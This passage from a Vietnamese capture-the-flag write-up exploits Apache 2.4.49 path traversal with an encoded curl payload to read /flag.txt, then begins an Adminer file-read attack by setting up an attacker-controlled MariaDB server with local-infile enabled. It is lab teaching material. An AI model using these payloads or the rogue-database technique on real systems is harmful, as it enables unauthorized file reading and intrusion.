curl -s "http://10.10.10.10:1267/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/flag.txt"
```

→ Trả về nội dung flag.

Vì sao `/cgi-bin/` lại mở cửa?

- Lỗi nằm ở bước **chuẩn hoá đường dẫn**: chuỗi `/.%2e/` sau decode thành `..` nhưng **Apache 2.4.49 không loại bỏ đúng cách**, cho phép “chui” ra khỏi alias.
- `ScriptAlias /cgi-bin/ ...` ánh xạ đến thư mục khác với DocumentRoot và thường ít ràng buộc hơn. Khi traversal thành công **trước** khi áp chính sách `<Directory>`, ta có thể chạm tới đường dẫn tùy ý như `/flag.txt`.
- Nói ngắn: **đi qua alias + normalize lỗi** ⇒ vòng qua kiểm soát truy cập, đọc file ngoài webroot.

Mẫu payload đã dùng

- `/.%2e/` = `/. + %2e` (dot) → sau decode thành `../`.
- Lặp 4 lần để quay từ `/cgi-bin/` về `/` rồi trở tới `/flag.txt`.

Ghi chú thêm

- Với 2.4.49 (và 2.4.50), nếu **CGI/CGI-BIN cho phép thực thi** và bạn truy cập file script, có thể đẩy lên mức **RCE** (CVE-2021-42013). Ở bài này chỉ cần LFI đọc `/flag.txt` là đủ.
- Nếu gặp 403/404:
 - Thử alias khác: `/icons/`, `/assets/` ...
 - Thử double-encode (`%252e`) hoặc trộn encode như mình đã đưa trong playbook.

6. Adminer CVE

Cờ nằm ở `/flag.txt`

Lưu ý: từ máy chủ của bài này **có thể truy cập mạng đến máy của bạn qua VPN**.

Quan trọng! Máy chủ chỉ có quyền truy cập vào các cổng 11000-11010 trên máy của bạn.

“**Adminer CVE**” = các lỗ hổng đã được gán mã CVE cho **Adminer** (trình quản trị DB PHP một file). Dưới đây là những CVE quan trọng/thường gặp


Các CVE tiêu biểu

- **CVE-2018-7667 – SSRF**: qua tham số `server` cho phép Adminer gửi request tới nội bộ/port tùy ý (điều tra mạng nội bộ, đôi khi làm bàn đạp cho tấn công khác). Ảnh hưởng $\leq 4.3.1$ (ban đầu), về sau có ghi nhận vá bổ sung ở 4.7.8. ([National Vulnerability Database](#))
- **CVE-2021-21311 – SSRF (mở rộng)**: từ **4.0.0 đến < 4.7.9** (gói “all drivers”). Vá ở **4.7.9**. ([National Vulnerability Database](#))
- **CVE-2021-43008 – Arbitrary File Read: 1.12.0–4.6.2**, vá ở **4.6.3**. Thường bị lợi dụng bằng cách bắt Adminer kết nối đến **MySQL** do kẻ tấn công kiểm soát rồi dùng `LOAD DATA LOCAL INFILE` để đọc file cục bộ (vd. `/etc/passwd`). ([National Vulnerability Database](#))
- **CVE-2020-35572 – XSS**: XSS qua tham số `history` (tới $\leq 4.7.8$). ([CVE](#))
- **CVE-2020-35186 – Docker image cấu hình yếu**: ảnh chính thức **trước 4.7.0-fastcgi** có **mật khẩu trống cho user root** → có thể truy cập root từ xa nếu để mặc định. ([National Vulnerability Database](#))
- **CVE-2023-45195 – SSRF (Adminer & AdminerEvo)**: SSRF qua các trường kết nối DB; AdminerEvo đã vá ở **4.8.4** (Adminer “cũ” không còn được hỗ trợ tích cực). ([CVE](#))
- **CVE-2025-43960 – PHP Object Injection → DoS (khi dùng Monolog)**: **4.8.1** có thể bị làm cạn bộ nhớ qua payload serialize đặc biệt, gây treo giao diện Adminer. ([National Vulnerability Database](#))

Cách thực hiện:

Lỗ hổng này cho phép chúng ta "ra lệnh" cho máy chủ Adminer (tại `10.10.10.10`) kết nối *ngược lại* một máy chủ cơ sở dữ liệu (Database) mà chúng ta kiểm soát. Sau đó, ta có thể dùng tính năng của SQL (như `LOAD DATA LOCAL INFILE`) để đọc file từ chính máy chủ Adminer đó.

deploy nhận ip và port và truy cập:



← → ↻ ⚠ Not secure 10.10.10.10:1393

Language: English ▼

Adminer 4.6.2 Login

System	MySQL ▼
Server	localhost
Username	
Password	
Database	

Login ☐ Permanent login

Bước 1: Chuẩn bị Database trên máy của bạn (Attacker Machine)

Bạn cần cài đặt một server MySQL (hoặc MariaDB) trên máy của mình (máy đang kết nối VPN).

1. Cài đặt MySQL/MariaDB: Nếu chưa có, bạn có thể cài đặt (ví dụ trên Linux:)

```
sudo apt install mariadb-server
```

2. Cấu hình để nhận kết nối từ xa:

- Mở file cấu hình MySQL (thường là `/etc/mysql/my.cnf` hoặc `/etc/mysql/mariadb.conf.d/50-server.cnf`).
- Tìm dòng `bind-address` (thường có giá trị là `127.0.0.1`).
- Sửa nó thành `bind-address = 0.0.0.0` (để nó lắng nghe trên tất cả các interface mạng) hoặc tốt hơn là **địa chỉ IP VPN của bạn** (ví dụ: `10.8.0.x`).
- Đảm bảo `port` được đặt thành một trong các cổng cho phép (11000-11010)

file cấu hình có thể như sau:


```

# # These groups are read by MariaDB server. # Use it for options that only the
server (but not clients) should see # this is read by the standalone daemon and
embedded servers [server] # this is only for the mysqld standalone daemon
[mysqld] # # * Basic Settings # #user = mysql pid-file = /run/mysqld/mysqld.pid
basedir = /usr #datadir = /var/lib/mysql #tmpdir = /tmp # Broken reverse DNS
slows down connections considerably and name resolve is # safe to skip if there
are no "host by domain name" access grants #skip-name-resolve # Instead of skip
networking the default is now to listen only on # localhost which is more
compatible and is not less secure. port = 11000 bind-address = 0.0.0.0 local-
infile=1 # # * Fine Tuning # #key_buffer_size = 128M #max_allowed_packet = 1G
#thread_stack = 192K #thread_cache_size = 8 # This replaces the startup script
and checks MyISAM tables if needed # the first time they are touched
#myisam_recover_options = BACKUP #max_connections = 100 #table_cache = 64 # # *
Logging and Replication # # Note: The configured log file or its directory need
to be created # and be writable by the mysql user, e.g.: # $ sudo mkdir -m 2750
/var/log/mysql # $ sudo chown mysql /var/log/mysql # Both location gets rotated
by the cronjob. # Be aware that this log type is a performance killer. #
Recommend only changing this at runtime for short testing periods if needed!
#general_log_file = /var/log/mysql/mysql.log #general_log = 1 # When running
under systemd, error logging goes via stdout/stderr to journald # and when
running legacy init error logging goes to syslog due to #
/etc/mysql/conf.d/mariadb.conf.d/50-mysqld_safe.cnf # Enable this if you want t
have error logging into a separate file #log_error = /var/log/mysql/error.log #
Enable the slow query log to see queries with especially long duration
#log_slow_query_file = /var/log/mysql/mariadb-slow.log #log_slow_query_time = 1
#log_slow_verbosity = query_plan,explain #log-queries-not-using-indexes
#log_slow_min_examined_row_limit = 1000 # The following can be used as easy to
replay backup logs or for replication. # note: if you are setting up a replica,
see README.Debian about other # settings you may need to change. #server-id = 1
#log_bin = /var/log/mysql/mysql-bin.log expire_logs_days = 10 #max_binlog_size
100M # # * SSL/TLS # # For documentation, please read #
https://mariadb.com/kb/en/securing-connections-for-client-and-server/ #ssl-ca =
/etc/mysql/cacert.pem #ssl-cert = /etc/mysql/server-cert.pem #ssl-key =
/etc/mysql/server-key.pem #require-secure-transport = on # # * Character sets #
# MySQL/MariaDB default is Latin1, but in Debian we rather default to the full
utf8 4-byte character set. See also client.cnf character-set-server = utf8mb4

```

```
collation-server = utf8mb4_general_ci # # * InnoDB # # InnoDB is enabled by
default with a 10MB datafile in /var/lib/mysql/. # Read the manual for more
InnoDB related options. There are many! # Most important is to give InnoDB 80 %
of the system RAM for buffer use: # https://mariadb.com/kb/en/innodb-system-
variables/#innodb_buffer_pool_size #innodb_buffer_pool_size = 8G # this is only
for embedded server [embedded] # This group is only read by MariaDB servers, no
by MySQL. # If you use the same .cnf file for MySQL and MariaDB, # you can put
MariaDB-only options here [mariadb] # This group is only read by MariaDB-10.11
servers. # If you use the same .cnf file for MariaDB of different versions, #
use this group for options that older servers don't understand [mariadb-10.11]
[mysql] local-infile = 1 [client] # Thêm dòng này để các client khác (như
mysqladmin) cũng biết local-infile = 1
```

3. Khởi động lại dịch vụ MySQL:

```
sudo systemctl restart mysql
```